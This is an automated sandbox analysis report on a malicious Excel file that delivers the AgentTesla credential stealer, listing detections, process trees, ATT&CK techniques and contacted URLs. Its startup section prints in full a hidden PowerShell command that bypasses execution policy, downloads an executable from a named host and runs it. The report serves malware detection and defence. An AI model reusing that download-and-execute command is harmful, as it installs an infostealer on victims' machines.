ID: 324135
Sample Name: TcLt4.xls
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 12:16:40
Date: 28/11/2020
Version: 31.0.0 Red Diamond

Table of Contents


Analysis Report TcLt4.xls

Overview


General Information

Sample Name:	TcLt4.xls
Analysis ID:	324135
MD5:	4bb3584cc8f750a..
SHA1:	bda4832689dc06..
SHA256:	8a0de87ccaf8efb..
Tags:	AgentTesla Dreamhost xls

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Multi AV Scanner detection for doma…
- Multi AV Scanner detection for dropp…
- Multi AV Scanner detection for subm…
- Office document tries to convince vi…
- Yara detected AgentTesla
- Bypasses PowerShell execution pol…
- Creates processes via WMI
- Drops PE files to the user root direc…
- Injects a PE file into a foreign proce…
- Machine Learning detection for dropp…
- Powershell drops PE file
- Sigma detected: Executables Starte…
- Sigma detected: Execution in Non-E…

Classification



Startup

- **System is w10x64**
- EXCEL.EXE (PID: 3296 cmdline: 'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding MD5: 5D6638F2C8F8571C593999C58866007E)
  - splwow64.exe (PID: 5484 cmdline: C:\Windows\splwow64.exe 12288 MD5: 8D59B31FF375059E3C32B17BF31A76D5)
- powershell.exe (PID: 5916 cmdline: powershell.exe -WindowStyle Hidden -ExecutionPolicy Bypass -command ' & { iwr http://sparepartiran.com/js/2Q/Jqeofcirr6.exe -OutFile C:\Users\Public\raqfxwuo.exe}; & {Start-Process -FilePath 'C:\Users\Public\raqfxwuo.exe'}' MD5: 95000560239032BC68B4C2FDFCDEF913)
  - conhost.exe (PID: 1548 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - raqfxwuo.exe (PID: 6168 cmdline: 'C:\Users\Public\raqfxwuo.exe' MD5: 0998148D355B1E7BAD7B44558AA4C125)
    - raqfxwuo.exe (PID: 1692 cmdline: C:\Users\Public\raqfxwuo.exe MD5: 0998148D355B1E7BAD7B44558AA4C125)
- powershell.exe (PID: 3480 cmdline: powershell.exe -WindowStyle Hidden -ExecutionPolicy Bypass -command ' & { iwr http://sparepartiran.com/js/2Q/Jqeofcirr6.exe -OutFile C:\Users\Public\raqfxwuo.exe}; & {Start-Process -FilePath 'C:\Users\Public\raqfxwuo.exe'}' MD5: 95000560239032BC68B4C2FDFCDEF913)
  - conhost.exe (PID: 6924 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - raqfxwuo.exe (PID: 6484 cmdline: 'C:\Users\Public\raqfxwuo.exe' MD5: 0998148D355B1E7BAD7B44558AA4C125)
    - raqfxwuo.exe (PID: 6512 cmdline: C:\Users\Public\raqfxwuo.exe MD5: 0998148D355B1E7BAD7B44558AA4C125)
- vlc.exe (PID: 1256 cmdline: 'C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\VideoLAN\vlc.exe' MD5: 0998148D355B1E7BAD7B44558AA4C125)
- vlc.exe (PID: 5088 cmdline: 'C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\VideoLAN\vlc.exe' MD5: 0998148D355B1E7BAD7B44558AA4C125)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Initial Sample

Source	Rule	Description	Author	Strings
TcLt4.xls	PowerShell_in_Word_Doc	Detects a powershell and bypass keyword in a Word document	Florian Roth	• 0x30b17:$s1: powershell.exe • 0x30b4b:$s2: Bypass

Memory Dumps

Source	Rule	Description	Author	Strings
00000015.00000002.924149098.000000000402000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000014.00000002.926985798.0000000002D71000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000014.00000002.926985798.0000000002D71000.00000004.00000001.sdmp	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	
00000015.00000002.926541973.0000000002EB1000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000015.00000002.926541973.0000000002EB1000.00000004.00000001.sdmp	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	

Click to see the 11 entries

Unpacked PEs

Source	Rule	Description	Author	Strings
21.2.raqfxwuo.exe.400000.0.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
20.2.raqfxwuo.exe.400000.0.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	

Sigma Overview


System Summary:

Sigma detected: Executables Started in Suspicious Folder

Sigma detected: Execution in Non-Executable Folder

Sigma detected: Suspicious Program Location Process Starts

Signature Overview



- AV Detection
- Spreading
- Software Vulnerabilities
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Boot Survival
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Multi AV Scanner detection for domain / URL

Multi AV Scanner detection for dropped file

Multi AV Scanner detection for submitted file

Machine Learning detection for dropped file

System Summary:

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Powershell drops PE file

Data Obfuscation:

Suspicious powershell command line found

Persistence and Installation Behavior:

Creates processes via WMI

Boot Survival:

Drops PE files to the user root directory

Malware Analysis System Evasion:

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

HIPS / PFW / Operating System Protection Evasion:

Bypasses PowerShell execution policy

Injects a PE file into a foreign processes

Stealing of Sensitive Information:

Yara detected AgentTesla

Remote Access Functionality:


Yara detected AgentTesla

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	C a
Valid Accounts	Windows Management Instrumentation 1 1 1	Registry Run Keys / Startup Folder 1 1	Process Injection 1 1 2	Disable or Modify Tools 1 1	Input Capture 1	Account Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Ir T
Default Accounts	Scripting 2	Boot or Logon Initialization Scripts	Registry Run Keys / Startup Folder 1 1	Scripting 2	LSASS Memory	File and Directory Discovery 2	Remote Desktop Protocol	Input Capture 1	Exfiltration Over Bluetooth	E C
Domain Accounts	Exploitation for Client Execution 3	Logon Script (Windows)	Logon Script (Windows)	Obfuscated Files or Information 2 1	Security Account Manager	System Information Discovery 2 4	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	N A L P
Local Accounts	PowerShell 3	Logon Script (Mac)	Logon Script (Mac)	Software Packing 3	NTDS	Query Registry 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	A L P
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Masquerading 1 1 1	LSA Secrets	Security Software Discovery 2 2 1	SSH	Keylogging	Data Transfer Size Limits	F C
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Virtualization/Sandbox Evasion 4	Cached Domain Credentials	Virtualization/Sandbox Evasion 4	VNC	GUI Input Capture	Exfiltration Over C2 Channel	M C

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	C a
External Remote Services	Scheduled Task	Startup Items	Startup Items	Process Injection 1 1 2	DCSync	Process Discovery 2	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	C U
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Indicator Removal from Tools	Proc Filesystem	Application Window Discovery 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	A L
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Masquerading	/etc/passwd and /etc/shadow	System Owner/User Discovery 1	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	W
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Invalid Code Signature	Network Sniffing	Remote System Discovery 1	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	F P


Behavior Graph





Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.







Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
TcLt4.xls	25%	Virustotal		Browse
TcLt4.xls	52%	ReversingLabs	Document-Office.Trojan.Powload	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\VideoLAN\vlc.exe	100%	Joe Sandbox ML		
C:\Users\Public\raqfxwuo.exe	100%	Joe Sandbox ML		
C:\Users\Public\raqfxwuo.exe	24%	Metadefender		Browse
C:\Users\Public\raqfxwuo.exe	55%	ReversingLabs	ByteCode-MSIL.Infostealer.Maslog	
C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\VideoLAN\vlc.exe	24%	Metadefender		Browse

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\VideoLAN\vlc.exe	55%	ReversingLabs	ByteCode-MSIL.Infostealer.Maslog	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
21.2.raqfxwuo.exe.400000.0.unpack	100%	Avira	TR/Spy.Gen8		Download File
20.2.raqfxwuo.exe.400000.0.unpack	100%	Avira	TR/Spy.Gen8		Download File

Domains

Source	Detection	Scanner	Label	Link
sparepartiran.com	11%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://discord.com/	0%	URL Reputation	safe	
http://https://discord.com/	0%	URL Reputation	safe	
http://https://discord.com/	0%	URL Reputation	safe	
http://https://discord.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://sparepartiran.com/js/2Q/J	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/1	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/vno;	0%	Avira URL Cloud	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/(	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/(	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/(	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/(	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://officeci.azurewebsites.net/api/	0%	Virustotal		Browse
http://https://officeci.azurewebsites.net/api/	0%	Avira URL Cloud	safe	
http://www.sajatypeworks.com1~	0%	Avira URL Cloud	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://https://contoso.com/Icon	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://https://contoso.com/Icon	0%	URL Reputation	safe	
http://https://contoso.com/Icon	0%	URL Reputation	safe	
http://sparepartiran.com/js/2Q/Jqeofcirr6.exe0ym	0%	Avira URL Cloud	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/y	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/x	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/x	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/x	0%	URL Reputation	safe	
http://https://discord.com/4	0%	Avira URL Cloud	safe	
http://sparepartiran.c	0%	Avira URL Cloud	safe	
http://https://discord.com/8	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/k	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/k	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/k	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/b	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/b	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/b	0%	URL Reputation	safe	
http://sparepartiran.comx	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://sparepartiran.com	0%	Avira URL Cloud	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://www.carterandcone.com8	0%	Avira URL Cloud	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://www.fontbureau.comion	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/jp/	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/Y0-c	0%	Avira URL Cloud	safe	
http://127.0.0.1:HTTP/1.1	0%	Avira URL Cloud	safe	
http://https://go.microsoft.co	0%	Avira URL Cloud	safe	
http://https://wus2-000.contentsync.	0%	URL Reputation	safe	
http://https://wus2-000.contentsync.	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
sparepartiran.com	162.223.88.131	true	true	• 11%, Virustotal, Browse	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://shell.suite.office.com:1443	7693F8CE-927A-4BC0-84CE-1390C3757E21.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Flickr	7693F8CE-927A-4BC0-84CE-1390C3757E21.0.dr	false		high
http://https://cdn.entity.	7693F8CE-927A-4BC0-84CE-1390C3757E21.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://dev.virtualearth.net/REST/V1/GeospatialEndpoint/	7693F8CE-927A-4BC0-84CE-1390C3757E21.0.dr	false		high
http://https://rpsticket.partnerservices.getmicrosoftkey.com	7693F8CE-927A-4BC0-84CE-1390C3757E21.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://discord.com/	vlc.exe.18.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://lookup.onenote.com/lookup/geolocation/v1	7693F8CE-927A-4BC0-84CE-1390C3757E21.0.dr	false		high
http://www.fontbureau.com/designers	raqfxwuo.exe, 00000013.00000002.903427260.00000000059C0000.00000002.00000001.sdmp, raqfxwuo.exe, 00000013.00000003.863715280.00000000058DC000.00000004.00000001.sdmp	false		high
http://https://syncservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	7693F8CE-927A-4BC0-84CE-1390C3757E21.0.dr	false		high
http://https://na01.oscs.protection.outlook.com/api/SafeLinksApi/GetPolicy	7693F8CE-927A-4BC0-84CE-1390C3757E21.0.dr	false		high
http://https://api.aadrm.com/	7693F8CE-927A-4BC0-84CE-1390C3757E21.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://sparepartiran.com/js/2Q/J	powershell.exe, 0000000F.00000002.867208662.000001DF813D9000.00000004.00000001.sdmp	true	• Avira URL Cloud: safe	unknown
http://www.jiyu-kobo.co.jp/1	raqfxwuo.exe, 00000013.00000003.863994938.00000000058DC000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.jiyu-kobo.co.jp/vno;	raqfxwuo.exe, 00000013.00000003.861559363.00000000058D8000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://dataservice.protection.outlook.com/PsorWebService/v1/ClientSyncFile/MipPolicies	7693F8CE-927A-4BC0-84CE-1390C3757E21.0.dr	false		high
http://https://api.microsoftstream.com/api/	7693F8CE-927A-4BC0-84CE-1390C3757E21.0.dr	false		high
http://https://insertmedia.bing.office.net/images/hosted?host=office&adlt=strict&hostType=Immersive	7693F8CE-927A-4BC0-84CE-1390C3757E21.0.dr	false		high
http://https://cr.office.com	7693F8CE-927A-4BC0-84CE-1390C3757E21.0.dr	false		high
http://https://nuget.org/nuget.exe	powershell.exe, 0000000E.00000002.858258052.000001FCBE901000.00000004.00000001.sdmp, powershell.exe, 0000000F.00000002.874182432.000001DF90661000.00000004.00000001.sdmp	false		high
http://www.galapagosdesign.com/DPlease	raqfxwuo.exe, 00000012.00000002.905518077.0000000007402000.00000004.00000001.sdmp, raqfxwuo.exe, 00000013.00000002.903427260.00000000059C0000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
